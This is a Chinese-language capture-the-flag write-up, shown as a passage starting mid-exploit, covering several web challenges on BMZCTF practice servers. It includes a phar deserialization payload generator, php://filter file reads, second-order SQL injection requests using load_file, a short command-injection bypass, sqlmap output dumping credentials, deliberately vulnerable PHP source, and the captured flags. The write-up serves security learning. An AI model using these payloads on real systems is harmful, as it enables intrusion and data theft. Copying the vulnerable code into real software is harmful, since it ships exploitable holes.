@unlink("phar.phar");
$phar = new Phar("phar.phar"); //后缀名必须为phar
$phar->startBuffering();
$phar->setStub("<?php __HALT_COMPILER(); ?>");
$o = new User();
$o->db = new FileList();
$phar->setMetadata($o);
$phar->addFromString("test.txt", "test");
$phar->stopBuffering();
?>
```

修改后缀为 `jpg`，再将文件上传，并在删除时抓包，然后修改文件名后执行，就可以得到flag:




SCTF 2018_Simple PHP

打开网页后，是一个登录框



<https://blog.csdn.net/Crazy198410>

目录扫描也没有什么结果，使用sqlmap也没结果，爆破admin也没结果，最后试了试php伪协议，可以文件，使用filter的base64读取/flag文件:



Base64解密后就得到flag




2018_网鼎杯_Comment

打开网页，发现为一个留言板。



尝试发贴，需要登录：



根据提示，爆破密码：

Request	Payload	Status	Error	Timeout	Length	Comment
567	666	302	<input type="checkbox"/>	<input type="checkbox"/>	2036	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	2087	
1	100	200	<input type="checkbox"/>	<input type="checkbox"/>	2087	
2	101	200	<input type="checkbox"/>	<input type="checkbox"/>	2087	
4	103	200	<input type="checkbox"/>	<input type="checkbox"/>	2087	

***的位置为666

尝试xss，无果：



会进行过滤，简单试试绕过无果。

尝试二次注入。

在发帖的title位置无果

```
Raw Params Headers Hex
POST /write_do.php?do=write HTTP/1.1
Host: www.bmzclub.cn:20320
Content-Length: 38
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://www.bmzclub.cn:20320
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.198 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://www.bmzclub.cn:20320/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=b4ca439f2e8f4a0a-ab22-04af298fabbc; PHPSESSID=2066sofjsad3n2hhv9ucnv28e7
Connection: close

title=111'/*&category=222&content=333 https://blog.csdn.net/Crazy198410
```

111'/*

正文	333
留言	*/#
提交留言	<input type="text"/>

<https://blog.csdn.net/Crazy198410>

尝试category位置:

```
Raw Params Headers Hex
POST /write_do.php?do=write HTTP/1.1
Host: www.bmzclub.cn:20320
Content-Length: 38
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://www.bmzclub.cn:20320
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.198 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://www.bmzclub.cn:20320/
```



```
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=b4ca439f-2e8f-4a0a-ab22-04af298fabbc; PHPSESSID=2066sofjsad3n2hhv9ucnv28e7
Connection: close
```

title=111&category=222'/*&content=333

https://blog.csdn.net/Crazy198410

在留言位置回复 */# 没有回显。

尝试content位置:

```
POST /write_do.php?do=write HTTP/1.1
Host: www.bmzclub.cn:20320
Content-Length: 38
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://www.bmzclub.cn:20320
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.198 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://www.bmzclub.cn:20320/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=b4ca439f-2e8f-4a0a-ab22-04af298fabbc; PHPSESSID=2066sofjsad3n2hhv9ucnv28e7
Connection: close
```

title=111&category=666&content=333'/*

https://blog.csdn.net/Crazy198410

111

正文 333'/*

留言 7777'/*#

提交留言

提交

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所以category可能存在注入

再次进行尝试。

```
POST /write_do.php?do=write HTTP/1.1
Host: www.bmzclub.cn:20320
Content-Length: 51
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://www.bmzclub.cn:20320
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.198 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
```

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://www.bmzclub.cn:20320/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=b4ca439f-2e8f-4a0a-ab22-04af298fabbc; PHPSESSID=2066sofjsad3n2hhv9ucnv28e7
Connection: close
```

title=111&category=666', content=123, /*&content=33 <https://blog.csdn.net/Crazy198410>

在留言处输入 456*/#

111	
正文	33
留言	123
提交留言	<input type="text"/>

提交

<https://blog.csdn.net/Crazy198410>

可以看到回显是123，而不是刚输入的值。可以有回显。试着读取数据库：

```
POST /write_do.php?do=write HTTP/1.1
Host: www.bmzclub.cn:20320
Content-Length: 67
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://www.bmzclub.cn:20320
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.198 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://www.bmzclub.cn:20320/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=b4ca439f-2e8f-4a0a-ab22-04af298fabbc; PHPSESSID=2066sofjsad3n2hhv9ucnv28e7
Connection: close
```

title=111&category=666', content=(select database()), /*&content=33 [g.csdn.net/Crazy198410](https://blog.csdn.net/Crazy198410)

在留言处输入: */#

111	
正文	33
留言	ctf

提交留言

[✔提交](#)

<https://blog.csdn.net/Crazy198410>

可以看到返回了数据库为 `ctf`，可以执行sql语句。
试着读取文件

```
POST /write_do.php?do=write HTTP/1.1
Host: www.bmzclub.cn:20320
Content-Length: 75
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://www.bmzclub.cn:20320
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.198 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://www.bmzclub.cn:20320/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=b4ca439f2e8f4a0a-ab22-04af298fabbc; PHPSESSID=2066sofjsad3n2hhv9ucnv28e7
Connection: close

title=111&category=666', content=(select load_file("/flag")); /*&content=33:dn.net/Crazy198410
```

在留言处输入： `*/#`

111

正文	33
留言	BMZCTF{91e27f6ddbef47329c2947093e905ce3}

提交留言

[✔提交](#)

<https://blog.csdn.net/Crazy198410>

就可以看到flag了

rcee

打开网页，可以看到源码

you are in sandbox: e012d8c224aaa32ee5d9f9c1ff971c28

```
<?php
$sandbox = md5("box".$_SERVER['REMOTE_ADDR'].$_SERVER['HTTP_USER_AGENT']);
echo "you are in sandbox: ".$sandbox."<br/>";
mkdir($sandbox);
chdir($sandbox);
$command = $_GET['command'];
if(strlen($command) < 8){
    system($command);
}
show_source(__FILE__);
```

<https://blog.csdn.net/Crazy198410>

存在命令执行，但要求长度小于8。

首先寻找flag。先在根目录下寻找：输入 `?command=ls /`



```
you are in sandbox: e012d8c224aaa32ee5d9f9c1ff971c28
bin boot dev etc flag flag.sh home lib lib64 media mnt my_init my_service opt proc root run sbin srv sys tmp usr var <?php
$sandbox = md5("box".$_SERVER['REMOTE_ADDR'].$_SERVER['HTTP_USER_AGENT']);
echo "you are in sandbox: ".$sandbox."<br/>";
mkdir($sandbox);
chdir($sandbox);
$command = $_GET['command'];
if(strlen($command) < 8){
    system($command);
}
show_source(__FILE__);
```

可以看到flag就在根目录下。

进行访问：



```
you are in sandbox: e012d8c224aaa32ee5d9f9c1ff971c28
<?php
$sandbox = md5("box".$_SERVER['REMOTE_ADDR'].$_SERVER['HTTP_USER_AGENT']);
echo "you are in sandbox: ".$sandbox."<br/>";
mkdir($sandbox);
chdir($sandbox);
$command = $_GET['command'];
if(strlen($command) < 8){
    system($command);
}
show_source(__FILE__);
```

没有回显。因为空格被处理成%20，当成3个字符，要执行的命令长度超过8了。

使用*代替，输入：`?command=cat /f*`



```
you are in sandbox: e012d8c224aaa32ee5d9f9c1ff971c28
BMZCTF[023178b1ed624a7ab1ed38b464081a4f] #!/bin/bash echo $FLAG > /tmp/flag/flag export FLAG=flag_not_here FLAG=flag_not_here rm -f /usr/local/apache2/logs/httpd.pid
apache2ctl start while test "1" = "1" do sleep 1000 done rm -f /flag.sh &php
$sandbox = md5("box".$_SERVER['REMOTE_ADDR'].$_SERVER['HTTP_USER_AGENT']);
echo "you are in sandbox: ".$sandbox."<br/>";
mkdir($sandbox);
chdir($sandbox);
$command = $_GET['command'];
if(strlen($command) < 8){
    system($command);
}
show_source(__FILE__);
```

可以看到，把f开头的所有内容都显示了出来。也可以看到flag

sql_double

打开页面即可看到源码：

```
<?php
include "db.php";
function admin_change_password() {
    $username = trim($_POST['name']);
```


```

$email = trim($_POST['email']);
$password = trim($_POST['password']);
// 检测用户名是否合法
$query = mysql_query($GLOBALS['conn'], "select u_id from user where u_name='$username' and u_email='$email'");
if($row = mysql_fetch_array($query)){
    $u_password = md5($password);
    $sql = "update user set u_password='$u_password' where u_name='$username'";
    if (mysql_query($GLOBALS['conn'], $sql)) {
        // 修改成功就发连接成功提醒
        echo "<script>alert('change password success!')</script>";
    }else{
        echo "<script>alert('something error!')</script>";
    }
}
}
}
function admin_login(){
    $username = stripslashes(trim($_POST['name']));
    $password = stripslashes(trim($_POST['password']));
    $query = mysql_query($GLOBALS['conn'], "select u_id from user where u_name='$username' and u_password='".md5($password)."'");
    if($row = mysql_fetch_array($query)){
        echo "<script>alert('login success!')</script>";
        include("/flag");
    }else{
        echo "<script>alert('login error!')</script>";
    }
}
}
if($_GET['action']){
    $action = $_GET['action'];
}
if($action=='login'){
    admin_login();
}elseif($action=='repass'){
    admin_change_password();
}else{
    echo "<div align='center'><img src='img/tszg.jpg' /></div>";
    highlight_file(__FILE__);
}
?>

```

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有两个页面，一个是修改密码的（需要知道用户名和邮箱），一个是登录页面。因为我们不知道用户名和邮箱，先试试登录页面：



<https://blog.csdn.net/Crazy198410>

回显提示登录失败，我们不知是密码还是用户名错了，尝试使用sqlmap进行爆破：

```

C:\Users\...> python3 sqlmap.py -u "http://www.bmzclub.cn:20320/?action=login" --data="name=admin&password=123" --cookie="session=9cddb3ead-3f37-4395-9a15-aa18031dd73e"

```

```

sqlmap identified the following injection point(s) with a total of 369 HTTP(s) requests:
---
Parameter: name (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: name=admin" OR NOT 3551=3551#&password=123

  Type: time-based blind
  Title: MySQL < 5.0.12 OR time-based blind (heavy query)
  Payload: name=admin" OR B220=BENCHMARK(5000000,MD5(0x62465a70))-- cBj5&password=123
---
[23:55:52] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL < 5.0.12 (MariaDB fork)

```

可以看到已经试出了数据库类型为mysql 爆库：

```

available databases [5]:
[*] ctf

```

```
[*] information_schema
[*] mysql
[*] performance_schema
[*] test
```

爆表:

```
Database: ctf
[1 table]
+-----+
| user |
+-----+
```

爆内容:

```
+-----+-----+-----+-----+
| u_id | u_name | u_email | u_password |
+-----+-----+-----+-----+
| 1 | admin_ctf | ctf@cc.com | 4c505a453a6597240308432a0c8df4d7 |
+-----+-----+-----+-----+
```

现在我们知道了用户名和邮箱，就可以修改密码了。修改密码后登录，即可看到flag:

```
← → ↻ 🏠 ⚠ 不安全 | bmzclub.cn:20320/?action=login
```

BMZCTF{5fe561bbe9504a9784118903d70915f0}



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